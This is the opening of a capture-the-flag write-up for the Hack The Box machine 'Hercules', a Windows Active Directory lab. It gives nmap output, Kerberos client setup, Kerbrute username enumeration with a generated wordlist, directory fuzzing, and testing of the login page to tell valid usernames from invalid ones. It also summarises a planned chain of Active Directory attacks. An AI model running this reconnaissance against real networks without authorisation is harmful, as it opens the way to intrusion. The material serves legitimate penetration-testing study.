Hercules [Insane]
https://app.hackthebox.com/machines/Hercules

Ip
10.10.11.9
Domain/ FQDN
hercules.htb dc.hercules.htb
About Hercules
Hercules is an Insane-difficulty Windows machine that requires extensive knowledge of Active Directory attacks and Kerberos authentication. The domain has NTLM disabled, forcing attackers to work exclusively with Kerberos. A unique defensive mechanism is an automated cleanup script that resets passwords, ACLs, and group memberships every few minutes, reverting any manual changes.The attack path begins with LDAP filter injection to extract credentials from user description fields. Through LFI, the machineKey is obtained to forge authentication cookies and access a file upload feature. A malicious document triggers NetNTLMv2 authentication, allowing hash capture and cracking. BloodHound reveals complex group relationships, enabling certificate-based attacks (ESC3, ESC8) and RBCD exploitation. The final privilege escalation involves S4U2Self/S4U2Proxy delegation abuse to gain Domain Admin access.
Warning!
Nmap Results
We run a full aggressive port and service scan
nmap -p 1-65535 -T4 -A -v 10.10.11.91
Host is up (0.071s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Did not follow redirect to https://10.10.11.91/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-18 19:05:18Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Issuer: commonName=CA-HERCULES
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-12-04T01:34:52
| Not valid after:  2034-12-02T01:34:52
| MD5:   4555 8812 ecf9 9677 afc2 1897 9f20 766b
|_SHA-1: eed0 eb69 2903 5bf6 a32a 5f5b 58a0 7b86 1868 6035
|_ssl-date: TLS randomness does not represent time
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Hercules Corp
| ssl-cert: Subject: commonName=hercules.htb
| Subject Alternative Name: DNS:hercules.htb
| Issuer: commonName=hercules.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-12-04T01:34:56
| Not valid after:  2034-12-04T01:44:56
| MD5:   5f2d 5a1e ddb2 3380 c69b f57b c5dc 3b03
|_SHA-1: e7d6 740f 7eb5 4f00 3037 4bf9 6eb6 dad5 ed84 656b
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Issuer: commonName=CA-HERCULES
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-12-04T01:34:52
| Not valid after:  2034-12-02T01:34:52
| MD5:   4555 8812 ecf9 9677 afc2 1897 9f20 766b
|_SHA-1: eed0 eb69 2903 5bf6 a32a 5f5b 58a0 7b86 1868 6035
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Issuer: commonName=CA-HERCULES
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-12-04T01:34:52
| Not valid after:  2034-12-02T01:34:52
| MD5:   4555 8812 ecf9 9677 afc2 1897 9f20 766b
|_SHA-1: eed0 eb69 2903 5bf6 a32a 5f5b 58a0 7b86 1868 6035
|_ssl-date: TLS randomness does not represent time
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: hercules.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Issuer: commonName=CA-HERCULES
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-12-04T01:34:52
| Not valid after:  2034-12-02T01:34:52
| MD5:   4555 8812 ecf9 9677 afc2 1897 9f20 766b
|_SHA-1: eed0 eb69 2903 5bf6 a32a 5f5b 58a0 7b86 1868 6035
5986/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=dc.hercules.htb
| Subject Alternative Name: DNS:dc.hercules.htb, DNS:hercules.htb, DNS:HERCULES
| Issuer: commonName=CA-HERCULES
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-12-04T01:34:52
| Not valid after:  2034-12-02T01:34:52
| MD5:   4555 8812 ecf9 9677 afc2 1897 9f20 766b
|_SHA-1: eed0 eb69 2903 5bf6 a32a 5f5b 58a0 7b86 1868 6035
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
55940/tcp open  msrpc         Microsoft Windows RPC
63222/tcp open  msrpc         Microsoft Windows RPC
64375/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
64381/tcp open  msrpc         Microsoft Windows RPC
Hostfile
First we Update the hostfile
echo "10.10.11.91 hercules.htb dc.hercules.htb" | sudo tee -a /etc/hosts
nano /etc/krb5.conf
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = HERCULES.HTB

[realms]
    HERCULES.HTB = {
        kdc = dc.hercules.htb
        admin_server = dc.hercules.htb
        default_domain = hercules.htb
    }

[domain_realm]
    .hercules.htb = HERCULES.HTB
    hercules.htb = HERCULES.HTB
Username Enumeration via Kerbrute
We enumerate domain users with Kerbrute using a 10M username list

kerbrute userenum --dc 10.10.11.91 -d hercules.htb '/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt' -t 100
We found some usernames
We generate names wordlist with appended letters
awk ' /^[[:space:]]*$/ {next} { gsub(/^[ \t]+|[ \t]+$/,""); for(i=97;i<=122;i++) printf "%s.%c\n", $0, i }' \
  /usr/share/wordlists/seclists/Usernames/Names/names.txt | sudo tee /usr/share/wordlists/seclists/Usernames/Names/names.withletters.txt > /dev/null && echo "Created: /usr/share/wordlists/seclists/Usernames/Names/names.withletters.txt"
We enumerate domain users with Kerbrute against the DC
(we use our costum wordlist)

kerbrute userenum --dc 10.10.11.91 -d hercules.htb '/usr/share/wordlists/seclists/Usernames/Names/names.withletters.txt' -t 100
We got a few more Users!
Web Enumeration
We open https://hercules.htb/

We see a Company Website (Hercules Corp)

We se some testimonial clients at https://hercules.htb/#blog
John Doe - Business Analyst
Maria Garcia - Insurance Agent
Mason Miller - Residential appraiser
Wappalyzer Output

JavaScript references: jQuery 3.4.1, Bootstrap, Isotope
Directory Fuzzing

We brute-force web directories on the target
dirb https://hercules.htb
We found a login Page
We open https://hercules.htb/login
Gatering Informations

When we login with a false username
We got the request `Invalid login attempt

When we use a username that we found with kerbrute (will.s)
We got the request Login attempt failed
Same with User auditor



After the tenth try, further requests were denied for 30 seconds
